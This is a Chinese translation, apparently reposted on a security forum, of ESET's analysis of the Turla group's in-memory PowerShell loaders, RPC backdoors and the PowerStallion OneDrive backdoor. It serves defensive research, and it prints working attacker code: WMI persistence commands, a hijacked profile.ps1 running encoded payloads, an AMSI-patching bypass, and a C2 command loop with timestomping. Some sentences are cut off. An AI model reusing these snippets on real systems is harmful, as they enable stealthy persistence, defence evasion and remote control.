

ESET研究人员分析了与Turla组织相关的新的TTP，Turla使用PowerShell来在内存中运行恶意软件。

背景

Turla也称Snake，是一个著名的监控组织，以其复杂的恶意软件而闻名。为了绕过检测，其运营者近期开始使用PowerShell脚本直接在内存中加载和执行恶意软件可执行文件。

Turla组织从2008年开始活跃，最近它参与到针对德国外交部和法国军方的攻击中。

这并非Turla首次使用PowerShell内存内加载器来增加绕过安全产品的概率。早在2018年，Kaspersky实验室就发布了报告分析Turla PowerShell加载器。几个月后，Turla更新了脚本，目前使用这些脚本来加载大范围的定制恶意软件。

Turla的受害者范围非常集中。研究人员发现东欧的外交机构，以及西欧和中东的一些组织都是其目标。本文主要分析PowerShell脚本和不同的payload。

PowerShell Loader

PowerShell loader有三个主要步骤：驻留、解密、加载嵌入的可执行文件或库到内存中。

驻留

PowerShell脚本并不是简单的释放器，它只加载嵌入的可执行文件到内存中。研究人员发现Turla运营者使用了两种驻留的方法：

- Windows Management Instrumentation (WMI)事件订阅

- PowerShell介绍文件修改(profile.ps1文件)

Windows Management Instrumentation

在第一种方法中，攻击者会创建2个WMI事件过滤器和2个WMI事件用户（consumer）。用户就是启动base64编码的PowerShell命令的命令行，会加载保存在Windows注册表中的payload。

```
Get-WmiObject CommandLineEventConsumer -Namespace root\subscription -filter "name='Syslog Consumer'" | Remove-WmiObject ;
$NLP35gh = Set-WmiInstance -Namespace "root\subscription" -Class 'CommandLineEventConsumer' -Arguments @{name='Syslog Consumer';CommandLineTemplate="($Env:SystemRoot)\System32\WindowsPowerShell\v1.0\powershell.exe -enc $HL39fjh";RunInteractively='false'};
```

```
Get-WmiObject __eventFilter -namespace root\subscription -filter "name='Log Adapter Filter'" | Remove-WmiObject;
Get-WmiObject __FilterToConsumerBinding -Namespace root\subscription | Where-Object {$_.filter -match 'Log Adapter'} | Remove-WmiObject;
$IT825cd = "SELECT * FROM __instanceModificationEvent WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour=15 AND TargetInstance.Minute=30 AND TargetInstance.Second=40";
$VQI79dcf = Set-WmiInstance -Class __EventFilter -Namespace root\subscription -Arguments @{name='Log Adapter Filter';EventNameSpace='root\CimV2';QueryLanguage='WQL';Query=$IT825cd};
Set-WmiInstance -Namespace root\subscription -Class __FilterToConsumerBinding -Arguments @{Filter=$VQI79dcf;Consumer=$NLP35gh};
```

```
Get-WmiObject __eventFilter -namespace root\subscription -filter "name='AD Bridge Filter'" | Remove-WmiObject;
Get-WmiObject __FilterToConsumerBinding -Namespace root\subscription | Where-Object {$_.filter -match 'AD Bridge'} | Remove-WmiObject;
$IT825cd = "SELECT * FROM __instanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 300 AND TargetInstance.SystemUpTime < 400";
$VQI79dcf = Set-WmiInstance -Class __EventFilter -Namespace root\subscription -Arguments @{name='AD Bridge Filter';EventNameSpace='root\CimV2';QueryLanguage='WQL';Query=$IT825cd};
Set-WmiInstance -Namespace root\subscription -Class __FilterToConsumerBinding -Arguments @{Filter=$VQI79dcf;Consumer=$NLP35gh};
```

图1. 使用WMI完成驻留

这些事件会在15:30:40和系统开始时间在300到400秒钟的时间运行。变量\$HL39fjh含有base64编码的PowerShell命令，如图2所示。它会读取加密payload保存的Windows注册表项。

```
[System.Text.Encoding]::ASCII.GetString([Convert]::FromBase64String("<base64-encoded password and salt">)) | iex ;[Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((Get-ItemProperty '$ZM172da').'$WY79ad')) | iex
```

图2. WMI consumer PowerShell命令

最后，脚本会将加密的payload保存在Windows注册表键。攻击者看似会对每个攻击目标使用不同的注册表位置。这样，就很难检测类似的入侵。

Profile.ps1

在第二种情况下，攻击者会修改PowerShell简介。根据微软的文档：

PowerShell简介文件是当PowerShell启动时运行的脚本。用户可以使用profile作为登陆的脚本来定制化环境。可以添加命令、别名、函数、变量、模块和PowerShell驱动。

图3是Turla修改后的PowerShell profile文件。

```
try
{
    $SystemProc = (Get-WmiObject 'Win32_Process' | ?{$_.ProcessId -eq $PID} | % {Invoke-WmiMethod -InputObject $_ -Name 'GetOwner'} | ?{(Get-WmiObject -Class Win32_Account -Filter "name='$($_.User)'}).SID -eq "S-1-5-18"})
    if (" $SystemProc" -ne "")
    {
        $([Convert]::ToBase64String($([Text.Encoding]::ASCII.GetBytes("<m>$([DateTime]::Now.ToString('G')): STARTED </m>" ) | % { $_ -bxor 0xAA }))) + "!" | Out-File 'C:\Users\Public\Downloads\thumbs.ini' -Append;
        [Text.Encoding]::Unicode.GetString([Convert]::FromBase64String("IABbAFMAeQBzAHQAZQBtAC4AVABIAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoA0gBBFAFMAQwBJAEkALgBHAGUAdABTAHQAcgBpAG4AZwAoAFsAQwBvAG4AdgBIAHIAAdABdADoA0gBGAHIAbwBtAEIAYQBzAGUANGA0AFMA dABYAGkAbgBnACgAIGBKAeYAZABJAFIAegBRADQATQBXAFAIAawBJAEQAMABuAFEMQBzAEQAVgBEAE0ANQBNhAUQb3AFoAbQBaAG8ASgB6AHMAZwBKA EUAWgBaAE4AVABKAGoAWgBUADAAbgBUAGsATgBEAFUAagBrADUATgB6AEIAbwBaAG0AAABqAEoAegBzAGcASQBBAD0APQAIACkAKQAgAHwAIABpAGUAeAAgAD sAwwBUAGUAeAB0AC4ARQBUAGMAbwBkAGkAbgBnAF0A0gA6AEEAUwBDAEKASQAuAEcAZQB0AFMAdABYAGkAbgBnACgAwwBDAG8AbgB2AGUAcgB0AF0A0gA6A EYAcgBvAG0AQgBhAHMAZQA2ADQAUwB0AHIAAQBuAGcAKAAoAEcAZQB0AC0ASQB0AGUAbgBQAHIAbwBwAGUAcgB0AHkAIAAnAEgASwBMAE0A0gBcAFMATwBG AFQAVwBBFAFIARQBcAE0AaQBJAHIAbwBzAG8AZgB0AFwASQBUAHQAZQByAG4AZQB0ACAARQB4AHAAbABvAHIAZQByAFwAQQBjAHQAaQb2AGUAWAAgAEMAbwB tAHAAYQB0AGkAYgBpAGwAaQb0AHkAXAB7ADIAMgAZAGUAZAA1ADMAMwAtAGYAMQBIAADAALQA0ADgAMQBkAC0AYQBkADIANgAtADAAYQBIAcAOABiAGMAZQ A4ADEAZAA3AH0AJwAPAC4AJwAoAEQAZQBMAGEAdQBSAHQAKQAnACKAKQAgAHwAIABpAGUAeAA=")) | iex | Out-Null;
        kill $PID;
    }
}
catch{$([Convert]::ToBase64String($([Text.Encoding]::ASCII.GetBytes("<m>$([DateTime]::Now.ToString('G')): $ _ </m>" ) | % { $_ -bxor 0xAA }))) + "!" | Out-File 'C:\Users\Public\Downloads\thumbs.ini' -Append;}
```

图3. 劫持的profile.ps1文件

基于base64编码的PowerShell命令与WMI用户使用的命令非常相似。

解密

保存在Windows注册表中的payload是另一个PowerShell脚本。它是用渗透测试框架PowerSploit中的开源脚本Out-EncryptedScript.ps1生成的。此外，使用的变量名

```
$GSP540cd = "<base64 encoded + encrypted payload>";
$RS99ggf = $XZ228hha.GetBytes("PINGQXOMQFTZGDZX");
$STD33abh = [Convert]::FromBase64String($GSP540cd);
$SB49gje = New-Object System.Security.Cryptography.PasswordDeriveBytes($IY51aab, $XZ228hha.GetBytes($CBI61aeb), "SHA1", 2);
[Byte[]]$XYW18ja = $SB49gje.GetBytes(16);
$EN594ca = New-Object System.Security.Cryptography.TripleDESCryptoServiceProvider;
$EN594ca.Mode = [System.Security.Cryptography.CipherMode]::CBC;
[Byte[]]$ID796ea = New-Object Byte[]($STD33abh.Length);
$ZQD772bf = $EN594ca.CreateDecryptor($XYW18ja, $RS99ggf);
$DCR12ffg = New-Object System.IO.MemoryStream($STD33abh, $True);
$WG731ff = New-Object System.Security.Cryptography.CryptoStream($DCR12ffg, $ZQD772bf, [System.Security.Cryptography.CryptoStreamMode]::Read);
$XBD387bb = $WG731ff.Read($ID796ea, 0, $ID796ea.Length);
$OQ09hd = [YR300hf]::IWM01jdg($ID796ea);
$DCR12ffg.Close();
$WG731ff.Close();
$EN594ca.Clear();
return $XZ228hha.GetString($OQ09hd,0,$OQ09hd.Length);
```

图4. 解密路径

Payload是用3DES算法解密的。每个样本的初始向量IV也是不同的。每个脚本的key和salt也是不同的，而且并不保存在脚本中，而是保存在WMI过滤器或profile.ps1文

PE loader

前面步骤中解密的payload是一个PowerShell反射型加载器。也是基于PowerSploit框架的Invoke-ReflectivePEInjection.ps1脚本的。可执行文件是硬编码在脚本中

在该样本中，攻击者指定了一些二进制文件不应该注入的可执行文件列表，如图5所示。

```
$IgnoreNames = @("smss.exe", "csrss.exe", "wininit.exe", "winlogon.exe", "lsass.exe", "lsm.exe", "svchost.exe", "avp.exe", "avpsus.exe", "klagent.exe", "vapm.exe", "spoolsv.exe");
```

图5. 排除的进程列表示例

而这些可执行文件avp.exe, avpsus.exe, klagent.exe和vapm.exe都是Kaspersky Labs产品的可执行文件。所以，Turla运营者应该是需要避免将其恶意软件注入到kaspersky软件中。

绕过AMSI

在2019年3月以来的样本中，Turla开发者修改了PowerShell脚本来绕过Antimalware Scan Interface (AMSI)。这是允许任何应用集成到已安装的反恶意软件产品的接口，对PowerShell和宏非常有用。

PowerShell脚本会加载一个.NET可执行文件来提取AmsiScanBuffer的地址。然后调用VirtualProtect来允许在提取的地址写内容。

最后，补丁会直接在PowerShell脚本中完成，如图6所示。修改了AmsiScanBuffer开始的内容来返回1 (AMSI_RESULT_NOT_DETECTED)，这样，反恶意软件产品并不

```
$ptr = [Win32]::FindAmsiFun();
if($ptr -eq 0)
{
    Write-Host "protection not found"
}
else
{
    if([IntPtr]::size -eq 4)
    {
        Write-Host "x32 protection detected"
        $buf = New-Object Byte[] 7
        $buf[0] = 0x66; $buf[1] = 0xb8; $buf[2] = 0x01; $buf[3] = 0x00; $buf[4] = 0xc2; $buf[5] = 0x18; $buf[6] = 0x00;
        #mov ax, 1 ;ret 0x18;
        $c = [System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 7)
    }
    else
    {
        Write-Host "x64 protection detected"
        $buf = New-Object Byte[] 6
        $buf[0] = 0xb8; $buf[1] = 0x01; $buf[2] = 0x00; $buf[3] = 0x00; $buf[4] = 0x00; $buf[5] = 0xc3; #mov eax, 1 ;r
        et;
        $c = [System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 6)
    }
}
```

图6. AmsiScanBuffer函数

Payloads

PowerShell脚本是用来加载不同payload的通用模块，比如RPC后门和PowerShell后门。

RPC后门

Turla开发了大量依赖RPC协议的后门集。这些后门被用来执行之后的活动和控制本地网络中其他的机器。

实现的特征也都比较基础，包括文件上传、文件下载、通过cmd.exe或PowerShell执行命令。但恶意软件也支持添加新的插件。

RPC后门被分为2个部分：服务端和客户端。当服务端组件存在时，运营者使用客户端组件来执行位于其他机器上的命令，命令总结如图7所示。




图7. RPC后门使用

比如，SHA-1哈希值EC54EF8D79BF30B63C5249AF7A8A3C652595B923对应的样本就是一个客户端版本。组件会通过函数RpcStringBindingComposew和协议序列nc

服务端首先检查注册表值HKLM\SYSTEM\CurrentControlSet\services\LanmanServer\Parameters\NullSessionPipes是否含有atctl，如果是，服务器就通

下图是对应的MIDL stub描述符和相似的语法以及端口ID。

MIDL_IF_descriptor dd 60h ; Length	MIDL_IF_descriptor dd 60h ; Length
dd 7DF02564h ; DATA XREF: .rdata:pMIDL_stub_descriptorfo	dd 7DF02564h ; DATA XREF: f_startRPCServer+1ECfo
dw 0C31Eh ; InterfaceId.SyntaxGUID.Data1	dw 0C31Eh ; InterfaceId.SyntaxGUID.Data1 ; size
dw 4A68h ; InterfaceId.SyntaxGUID.Data2	dw 4A68h ; InterfaceId.SyntaxGUID.Data2
dw 4A68h ; InterfaceId.SyntaxGUID.Data3	dw 4A68h ; InterfaceId.SyntaxGUID.Data3
db 0A6h, 88h, 72h, 000h, 0ECh, 84h, 7, 46h; InterfaceId.SyntaxGUID.Data4	db 0A6h, 88h, 72h, 000h, 0ECh, 84h, 7, 46h; InterfaceId.SyntaxGUID.Data4
dw 1 ; InterfaceId.SyntaxVersion.MajorVersion	dw 1 ; InterfaceId.SyntaxVersion.MajorVersion
dw 5 ; InterfaceId.SyntaxVersion.MinorVersion	dw 6 ; InterfaceId.SyntaxVersion.MinorVersion
dd 8A885D04h ; TransferSyntax.SyntaxGUID.Data1	dd 8A885D04h ; TransferSyntax.SyntaxGUID.Data1
dw 1CE8h ; TransferSyntax.SyntaxGUID.Data2	dw 1CE8h ; TransferSyntax.SyntaxGUID.Data2
dw 11C9h ; TransferSyntax.SyntaxGUID.Data3	dw 11C9h ; TransferSyntax.SyntaxGUID.Data3
db 9Fh, 0E8h, 8, 0, 2Bh, 10h, 48h, 60h; TransferSyntax.SyntaxGUID.Data4	db 9Fh, 0E8h, 8, 0, 2Bh, 10h, 48h, 60h; TransferSyntax.SyntaxGUID.Data4
dw 2 ; TransferSyntax.SyntaxVersion.MajorVersion	dw 2 ; TransferSyntax.SyntaxVersion.MajorVersion
dw 0 ; TransferSyntax.SyntaxVersion.MinorVersion	dw 0 ; TransferSyntax.SyntaxVersion.MinorVersion
db 4 dup(0)	db 4 dup(0)
dq 0 ; DispatchTable	dq offset rpc_dispatch_func_table; DispatchTable
dd 0 ; RpcProtseqEndpointCount	dd 0 ; RpcProtseqEndpointCount
db 4 dup(0)	db 4 dup(0)
dq 0 ; RpcProtseqEndpoint	dq 0 ; RpcProtseqEndpoint
dq 0 ; Reserved	dq 0 ; Reserved
dq 0 ; InterpreterInfo	dq offset RpcInterface_ServerInfo; InterpreterInfo
dd 0 ; Flags	dd 4000000h ; Flags

图8. RPC后门客户端MIDL（左），服务器（右）

该后门还支持加载插件。服务器会创建一个线程来搜索与模式1PH*.dll匹配的文件。如果存在这样的文件，就加载并调用那个导出函数ModuleStart。研究人员定位的不

该RPC后门的很多变种也仍然在使用。其中研究人员发现本地代理和新版本中嵌入了PowerShellRunner可以在不使用powershell.exe的情况下执行运行脚本。

RPC欺骗服务器

研究人员研究发现嵌入pdb路径为C:\Users\Devel\source\repos\RPCspoofer\x64\Release_Win2016_10\RPCspooferServerInstall.pdb(SHA-1: 9D1C563E5228B2572F5CA14F0EC33CA0DEDA3D57)的可移动可执行文件。

该工具的主要目的就是提取已经注册了接口的进程的RPC配置信息。为了找出这类进程，它会通过GetTcpTable2函数在TCP Table中循环寻找，直到找到打开了特定端口的进程PID或提取出打开特定名pipe的进程PID。找到PID后，该工具会读取远程进程的内存并尝试提取注册的RPC接口。代码如下

```

while ( 1 )
{
    memset(&Filename, 0, 0x208u);
    K32GetModuleFileNameExW(*(HANDLE *)(v4 + 8), *hModule, &Filename, 0x104u);
    v10 = wcsrchr(&Filename, '\\');
    v11 = wcsrchr(&Filename, '/');
    if ( v10 > v11 )
        v11 = v10;
    v12 = &pRpcServer[494];
    if ( v11 )
        v12 = (char *)v11;
    if ( !wcsicmp((const wchar_t *)v12 + 1, L"rpcrt4.dll") )
        break;
LABEL_45:
    hModule = (HMODULE *)(v34 + 1);
    v34 = (LPCVOID *)hModule;
    if ( hModule == lphModule[1] )
        goto LABEL_50;
}
v13 = (char *)v34;
v14 = 0;
rpcrt4_data_section_found = 0;
ReadProcessMemory(*(HANDLE *)(v4 + 8), *v34, &Buffer, 0x40ui64, 0i64);
if ( Buffer.e_magic == 0x5A4D )
{
    ReadProcessMemory(*(HANDLE *)(v4 + 8), &v13[Buffer.e_lfanew], &v46, 0x108ui64, 0i64);
    if ( v46.Signature == 0x4550 )
    {
        p_section_headers = (IMAGE_SECTION_HEADER *)&v13[Buffer.e_lfanew + 0x108];
        if ( v46.FileHeader.NumberOfSections )
        {
            while ( 1 )
            {
                ReadProcessMemory(*(HANDLE *)(v4 + 8), &p_section_headers[v14], &lpBuffer.DefaultManagerEvp, 0x28ui64, 0i64);
                if ( !strncmp((const char *)&lpBuffer.DefaultManagerEvp, ".data", 5u) )
                    break;
                if ( ++v14 >= (unsigned int)v46.FileHeader.NumberOfSections )
                    goto LABEL_14;
            }
        }
    }
}

```

图9. 搜索远程进程中的rpcrt4.dll的data部分代码

首先我们不清楚提取的信息是如何使用的，因此研究人员分析了样本（SHA-1:B948E25D061039D64115CFDE74D2FF4372E83765）。如图10所示，样本会提取RPC接口table打补丁。这些操作允许样本将RPC函数添加到已有的RPC接口上。研究人员相信重用已有RPC接口要比创建定制RPC接口更加隐蔽。



```

if ( *a3 )
{
    *(_QWORD *)&pRemoteDispatchTable.DispatchTableCount = 0i64;
    pRemoteDispatchTable.DispatchTable = 0i64;
    pRemoteDispatchTable.Reserved = 0i64;
    v6 = 0i64;
    if ( ReadProcessMemory(
        *(HANDLE *)(a1 + 8),
        g_remote_rpc_serv_if.DispatchTable,
        &pRemoteDispatchTable,
        sizeof(RPC_DISPATCH_TABLE),
        0i64) )
    {
        if ( pRemoteDispatchTable.DispatchTableCount >= *((_DWORD *)v3 + 4) )
        {
            pRemoteMIDLServerInfo.pStubDesc = 0i64;
            pRemoteMIDLServerInfo.DispatchTable = 0i64;
            pRemoteMIDLServerInfo.ProcString = 0i64;
            pRemoteMIDLServerInfo.FmtStringOffset = 0i64;
            pRemoteMIDLServerInfo.ThunkTable = 0i64;
            pRemoteMIDLServerInfo.pTransferSyntax = 0i64;
            pRemoteMIDLServerInfo.nCount = 0i64;
            pRemoteMIDLServerInfo.pSyntaxInfo = 0i64;
            __mm_storeu_si128((__m128i *)lvar_DispatchTable, (__m128i)0i64);
            v31 = 0i64;
            if ( ReadProcessMemory(
                *(HANDLE *)(v4 + 8),
                g_remote_rpc_serv_if.InterpreterInfo,
                &pRemoteMIDLServerInfo,
                sizeof(_MIDL_SERVER_INFO_),
                0i64) )
            {
                if ( ReadProcessMemory(
                    *(HANDLE *)(v4 + 8),
                    pRemoteMIDLServerInfo.pStubDesc,
                    (LPVOID)&pRemoteMIDLStubDescriptor,
                    sizeof(_MIDL_STUB_DESC),
                    0i64) )
                {
                    pRemoteMIDLStubDescriptor.pFormatTypes = (const unsigned __int8 *)&unk_180044302;

```



图10. 提取当前进程RPC dispatch的代码段

PowerStallion

PowerStallion是使用Microsoft OneDrive作为C2服务器的轻量级PowerShell后门。凭证硬编码在脚本的初始位置，如图11所示。

```

param(
    [String]$Login='<redacted>@gmh.com',
    [String]$Password='<redacted>',
    [String]$CID='<redacted>',
    [String]$WorkingDirectory='C:\Users\Public\Documents',
    [String]$Folder='2'
)
$Version = '0.1';
$ConnectServer = "https://docs.live.net/$CID";
$ActionServer = "\\docs.live.net@SSL\$CID";

if($Folder -ne '')
{
    $Folder = ".$Folder";
}

```




图11. PowerStallion脚本中的OneDrive凭证

研究人员发现Turla运营者再次使用了免费的邮件服务提供商GMX，在攻击中的邮箱地址中使用了目标组织真实员工的名字。

然后用net

use命令来连接到网络驱动。然后检查命令是否可用，如图12所示。后门只能执行其他的PowerShell脚本，然后将命令执行的结果写入另一个OneDrive子文件夹并用XOR key 0xAA加密。

```
$sleepDelta = $(Get-Random -min 120 -max 300);
Log "Waiting for a while... ($sleepDelta)"
Sleep $sleepDelta;

for($i=0; $i -lt 5; $i++)
{
    try
    {
        Connect;
        Sleep $(Get-Random -min 3 -max 10);
        RemoteLog;
        Sleep $(Get-Random -min 3 -max 10);
        if (-not(CheckCommand))
        {
            return;
        }
        Sleep $(Get-Random -min 3 -max 10);
        $Command = GetCommand;
        $ExecResult = $($Command | iex) | Out-String;
        Sleep $(Get-Random -min 3 -max 10);
        SendResult $ExecResult;
        break;
    }
    catch
    {
        Log "$_";
    }
    finally
    {
        Cleanup;
    }
}
```




图12. PowerStallion后门的主循环

脚本还会修改本地日志文件的修改日期、访问时间和创建时间（MAC）来与合法文件的时间相匹配，比如图13的desktop.ini。

```
Function Log ([String]$msg)
{
    [byte[]]$message = [Text.Encoding]::ASCII.GetBytes("[$([DateTime]::Now.ToString('G'))]: $msg`n");
    [byte[]]$scriptedMessage = Crypt $message;
    $LogFilePath = "$WorkingDirectory\desktop.db";

    if (-not(Test-Path $LogFilePath))
    {
        Set-Content $LogFilePath -Value $scriptedMessage -Encoding Byte;
    }
    elseif ($(Get-Item $LogFilePath).Length -gt 5MB)
    {
        Set-Content $LogFilePath -Value $scriptedMessage -Encoding Byte;
    }
    else
    {
        Add-Content $LogFilePath -Value $scriptedMessage -Encoding Byte;
    }

    $Ethalon = Get-ChildItem "$($env:PUBLIC)\Documents\desktop.ini" -Force;
    $Target = Get-ChildItem "$WorkingDirectory\desktop.db";
    $Target.CreationTime = $Ethalon.CreationTime;
    $Target.LastAccessTime = $Ethalon.LastAccessTime;
    $Target.LastWriteTime = $Ethalon.LastWriteTime;
}
```

图13. 对本地日志文件的MAC进行修改

研究人员相信该后门是一个恢复访问工具，以防Turla后门被清除或其运营者无法再访问被黑的计算机。研究人员还发现其运营者将后门用作以下用途：

- 监控反恶意软件日志。
- 监控Windows进程列表。
- 安装Turla第二阶段木马ComRAT v4。

结论

在2018年的分析文章中，研究任意预测Turla会使用更加通用的工具。最新研究确认这一预测，并表明Turla开始使用开源渗透测试框架来执行入侵活动。但这并不影响归属LightNeuron的分析也表明Turla仍在开发复杂的自定义恶意软件。

本文翻译自：<https://www.welivesecurity.com/2019/05/29/turla-powershell-usage/>

点击收藏 | 0 关注 | 1

[上一篇：强网杯区块链题目--Babybet...](#) [下一篇：Chrome v8 exploit...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)